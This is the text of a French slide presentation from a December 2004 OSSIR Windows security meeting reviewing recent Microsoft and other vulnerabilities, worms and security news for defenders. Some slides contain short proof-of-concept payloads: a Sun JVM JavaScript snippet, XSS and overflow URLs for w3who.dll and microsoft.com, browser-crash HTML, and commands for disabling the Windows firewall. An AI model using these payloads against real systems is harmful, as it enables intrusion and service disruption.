




EdelWeb

OSSIR

Groupe Sécurité Windows

Réunion du 13 décembre 2004





EdelWeb

Revue des dernières vulnérabilités Microsoft

Nicolas RUFF
nicolas.ruff@edelweb.fr

Dernières vulnérabilités

Avis Microsoft (1/1)



EdelWeb

- **Avis de sécurité Microsoft depuis le 8 novembre 2004**
 - **MS04-039 v1, v2, v3 : spoofing d'adresse sur ISA Server**
 - Affecte : MS Proxy 2.0 SP1, ISA Server 2000 SP1 et SP2, Small Business Server 2000 et 2003
 - Exploit : il est possible d'envoyer une réponse usurpée lors du "reverse lookup" DNS
 - Crédit : N/A

 - **MS04-040 : correctif pour le bogue "IFRAME"**
 - Affecte : IE
 - Exploit : largement diffusé et exploité sur Internet ...
 - Exploitable par le tag IFRAME mais également EMBED (+ d'autres ?)
 - Crédit : FelineMenace

 - Nécessité pour Microsoft de publier un avis "out of band" face à la criticité de la situation
 - Des patches "non officiels" avaient vu le jour
 - <http://www.cherryware.de/framefix/>
 - Des serveurs de bandeaux publicitaires avaient été compromis !
 - Ex. Realmedia, Falk AG



■ MS04-032 : correctifs multiples

- Faille EMF/WMF
 - Le ver Aler / Golten exploite cette faille
- Élévation de privilèges locale via "Shatter Attack"
 - Documentée par Brett Moore à BlackHat USA 2004
 - SetWindowLong()/SetWindowLongPtr() peut être utilisé pour accéder aux données "privées" de la fenêtre, qui contiennent parfois des pointeurs de fonctions

■ MS04-034 : faille dans la gestion des fichiers ZIP

- Il est nécessaire d'ajouter des fichiers à une archive corrompue pour déclencher le bogue

Dernières vulnérabilités Infos Microsoft (1/3)



EdelWeb

- **Fin du support XP RTM sur WindowsUpdate**
 - Depuis le 30 septembre 2004
 - <http://go.microsoft.com/fwlink/?LinkId=37139>

- **Fin du support NT4 Server au 31 décembre 2004**
 - <http://go.microsoft.com/?linkid=1408016>

- **Comment protéger Windows NT4 et 98 ?**
 - <http://www.microsoft.com/france/technet/securite/legsgch1.mspx>

- **Possibilité de support payant personnalisé pour NT4 et Exchange 5.5**
 - Au cas par cas selon les clients
 - Extension du support jusqu'en 2006
 - Correction des failles "critiques" et "importantes"
 - <http://www.zdnet.fr/actualites/technologie/0,39020809,39190531,00.htm>

- **Pas de SP5 pour Windows 2000 mais un "RollUp" mi-2005**
 - <http://www.microsoft.com/windows2000/server/evaluation/news/bulletins/rollup.asp>
 - Support théorique de Windows 2000 jusqu'en 2010
 - Microsoft va-t-il faire machine arrière ?

Dernières vulnérabilités Infos Microsoft (2/3)



EdelWeb

- **Microsoft à propos de Firefox 1.0**
 - "Firefox ne représente pas un danger"
 - "IE n'est pas moins sécurisé qu'un autre navigateur"
 - http://news.com.com/Microsoft+says+Firefox+not+a+threat+to+IE/2100-1032_3-5448719.html?part=dht&tag=ntop&tag=nl.e433

- **Naviguer avec IE sans être administrateur**
 - DropMyRights
 - <http://msdn.microsoft.com/security/securecode/columns/default.aspx?pull=/library/en-us/dncode/html/secure11152004.asp>

- **Documents + outils intéressants pour la gestion des comptes dans Windows**
 - <http://www.microsoft.com/technet/prodtechnol/windowsserver2003/technologies/security/bpactlck.msp>
 - <http://www.microsoft.com/downloads/details.aspx?FamilyId=7AF2E69C-91F3-4E63-8629-B999ADDE0B9E&displaylang=en>

Dernières vulnérabilités Infos Microsoft (3/3)



EdelWeb

- **Bill Gates serait-il l'homme le plus spammé du monde ?**
 - 4 millions de spam par jour ...

- **La stratégie de Microsoft contre le spam**
 - <http://go.microsoft.com/?linkid=1408025>

- **"Windows Server 2003 Compute Cluster Edition" ne supportera pas les processeurs Itanium 2**

- **Le "Microsoft Fingertip Reader"**
 - Le SSO était dans le clavier ...
 - Début d'une nouvelle ère ?
 - <http://go.microsoft.com/?linkid=1408014>



- **Contourner ICF : nouvelles méthodes**
 - Désactivation par script WMI
 - "net stop sharedaccess"
 - Une exception par défaut autorise SESSMGR.EXE à ouvrir des ports en écoute

- **Désactivation des "raw sockets" et antispoofing : ce sont des fonctions d'ICF !**

- **Finjan : 10 nouvelles vulnérabilités dans XP SP2 ?**
 - <http://www.windowsitpro.com/Article/ArticleID/44502/44502.html>
 - Concerne Internet Explorer
 - Coup médiatique ?



■ Vulnérabilité dans la JVM Sun

- **Affecte : JVM Sun <= 1.4.2_05** exploitable à travers tout navigateur
 - Une voie royale pour le spyware
- **Exploit :**
 - Le code Java est bloqué mais le code Javascript peut accéder aux API privées sun.*
 - `<script language=javascript>`
 - `var c=document.applets[0].getClass().forName('sun.text.Utility');`
 - `alert('got Class object: '+c)</script>`
- **Crédit : Jouko Pynnonen, Finland.**
- **Solution : installer JVM Sun 1.4.2_06**

- **Note #1 : Opera** utilise sa propre interface d'accès à la JVM, vulnérable quelle que soit la version de la JVM
- **Note #2 : il est possible d'invoquer une version de la JVM spécifique**
 - <http://java.sun.com/products/plugin/versions.html#answers>
 - Il faut donc désinstaller toutes les anciennes versions !

Dernières vulnérabilités

Autres avis (2/9)



EdelWeb

- **"Buffer overflow" dans le service WINS**
 - Affecte : WINS (toutes versions)
 - Exploit : publié sur Internet, accessible par le port TCP/42
 - Crédit :
 - Vulnérabilité publiée par Immunity suite à des fuites sur Internet
 - Connue depuis mai 2004
 - <http://support.microsoft.com/kb/890710>

- **"Buffer overflow" dans la DLL FrontPage 'asycpict.dll'**
 - <http://www.securityfocus.com/bid/11412>

- **Déni de service distant dans SQL Server 7.0**
 - Affecte : SQL Server 7.0
 - Exploit : <http://www.securityfocus.com/bid/11265>
 - Crédit : Securma Massine

- **La faille "KDataStruct" documentée**
 - Affecte : Windows CE 2.0, 3.0, 4.2
 - Exploité par WinCE.Duts.A
 - <http://www.securityfocus.com/bid/11218>

Dernières vulnérabilités

Autres avis (3/9)



EdelWeb

- **Des services Windows 2003 peuvent être arrêtés/démarrés par "tout le monde"**
 - Affecte : Windows 2003
 - Exploit : <http://www.securityfocus.com/bid/11387>
 - Crédit : Edward Zlots + JBM

- **La suite des bogues JPEG ?**
 - Pointeur NULL
 - <http://www.securityfocus.com/bid/11251>

- **DoS lié à une mauvaise gestion de la fragmentation TCP ("New Dawn Attack")**
 - Affecte : Windows, Linux, Cisco, ...
 - Exploit : DoS
 - <http://www.securityfocus.com/bid/11258/>

- **Vulnérabilités multiples dans W3Who.dll**
 - Affecte : W3Who.dll (Microsoft Browser Client Context Tool)
 - Livré avec le Resource Kit Windows 2000
 - Exploit
 - #1 [http://\[site\]/scripts/w3who.dll?bogus= <script >alert\("Hello"\) </script >](http://[site]/scripts/w3who.dll?bogus=<script>alert()
 - #2 [http://\[site\]/scripts/w3who.dll?AAA... AAA](http://[site]/scripts/w3who.dll?AAA... AAA)
 - Aucun patch ne sera publié !
 - Crédit : Nicolas Grégoire (ExaProbe)



- **Le spyware était dans l'imprimante**
 - Le pilote de la "Lexmark X5250 All-in-one" transmet la consommation à un site central
 - <http://www.zdnet.fr/actualites/technologie/0,39020809,39182713,00.htm>

- **H+BEDV Datentechnik se désolidarise de SecurePoint**
 - ... suite à l'embauche de l'auteur du ver Sasser

- **Un ex-membre du groupe 29A suspecté d'être l'auteur de Slammer**
 - Un tchèque âgé de 22 ans

Dernières vulnérabilités

Autres avis (5/9) - virus



EdelWeb

- **Un virus exploite le bogue "IFRAME"**
 - MyDoom.AD / Bofra.B / MyDoom.AH

- **Forte propagation du virus Sober.J**
 - Alerte CERT

- **Un nouveau Cheval de Troie pour SymbianOS : skulls**
 - http://vil.nai.com/vil/content/v_130134.htm
 - <http://www.f-secure.com/v-descs/skulls.shtml>

- **Netsky-P élu virus de l'année 2004 par Sophos**
 - <http://www.sophos.fr/pressoffice/pressrel/20041208yeartopten.html>

- **Une nouvelle tentative d'harmonisation des noms de virus**
 - <http://www.01net.com/article/259911.html>

Dernières vulnérabilités

Autres avis (6/9) – bogues IE



EdelWeb

- **Spoofting d'URL via un fichier Flash, un tableau ou un script**
 - <http://secunia.com/advisories/13156>
 - <http://secunia.com/advisories/13015>
 - <http://www.kb.cert.org/vuls/id/925430>

- **Écrasement de cookies**
 - http://www.lac.co.jp/business/sns/intelligence/SNSadvisory_e/79_e.html

- **Spoofting du contenu des popups**
 - Affecte : tous les navigateurs Web
 - Exploit :
 - Internet Explorer : <http://secunia.com/advisories/11966>
 - Autres navigateurs : <http://secunia.com/advisories/11978>
 - Crédit : Mark Laurence

- **Deux failles IE SP2**
 - Contourner l'avertissement au téléchargement
 - Utiliser un entête "Content-Location" malformé
 - Falsifier l'extension à l'enregistrement
 - Utilisation de la commande JavaScript `execCommand()` sur une erreur 404
 - Exploit : <http://secunia.com/advisories/13203/>
 - Crédit : CyberFlash

Dernières vulnérabilités

Autres avis (7/9) – bogues IE



EdelWeb

■ Crash #1

- `<html><base href="ftp*://"><body><iframe src="????"/></body></html>`

■ Crash #2 (multi-navigateurs)

- `<HTML><SCRIPT> a = new Array(); while (1) { (a = new Array(a)).sort(); }</SCRIPT></HTML>`

Dernières vulnérabilités

Autres avis (8/9) – Lycos vs. Spammers



EdelWeb

- **Etape #1 : Lycos distribue un économiseur d'écran**
 - www.makelovenotspam.com
 - Cet économiseur d'écran est conçu pour se connecter à des machines de spammers
 - <http://it.slashdot.org/comments.pl?sid=130908&cid=10928977>

- **Etape #2 : des sites de spammers, facturés au volume, sont mis hors ligne**
 - http://news.zdnet.com/2100-1009_22-5474963.html

- **Etape #3 : fin de l'attaque après 110 000 téléchargements**
 - http://news.netcraft.com/archives/2004/12/06/lycos_ends_antispam_effort_denies_downing_spam_sites.html

- **Etape #4 : le site de Lycos est prétendument défiguré**
 - <http://www.f-secure.com/weblog/>
 - http://news.com.com/Lycos+Europe+denies+attack+on+zombie+army/2100-7349_3-5473005.html

- **Etape #5 : propagation du cheval de Troie "FakeSpamFighter"**
 - Propagation par mail depuis le 06/12/04
 - Installe le logiciel "Perfect Keylogger"



■ XSS sur le site microsoft.com

- Crédit : Finjan Software

- `<a`

- `href="http://www.microsoft.com/windows/ie/downloads/critical/q316059/download.asp?sTarget=javascript:window.open('https://www.finjan.com','_parent')|/|/|/en">Microsoft Cross Site scripting - Download the patch - DEMO 1`

- `<a`

- `href="http://www.microsoft.com/windows/ie/downloads/critical/q316059/download.asp?sTarget=javascript:window.open('http://www.finjan.com/mcrc/demos/ObjectData/fire.exe','_parent')|/|/|/en">Microsoft Cross Site scripting - Download the patch - DEMO 2`

■ Nombreux XSS sur le site help.msn.com



- Questions / réponses

- Date de la prochaine réunion
 - Lundi 10 janvier 2004

- N'hésitez pas à proposer des sujets et des salles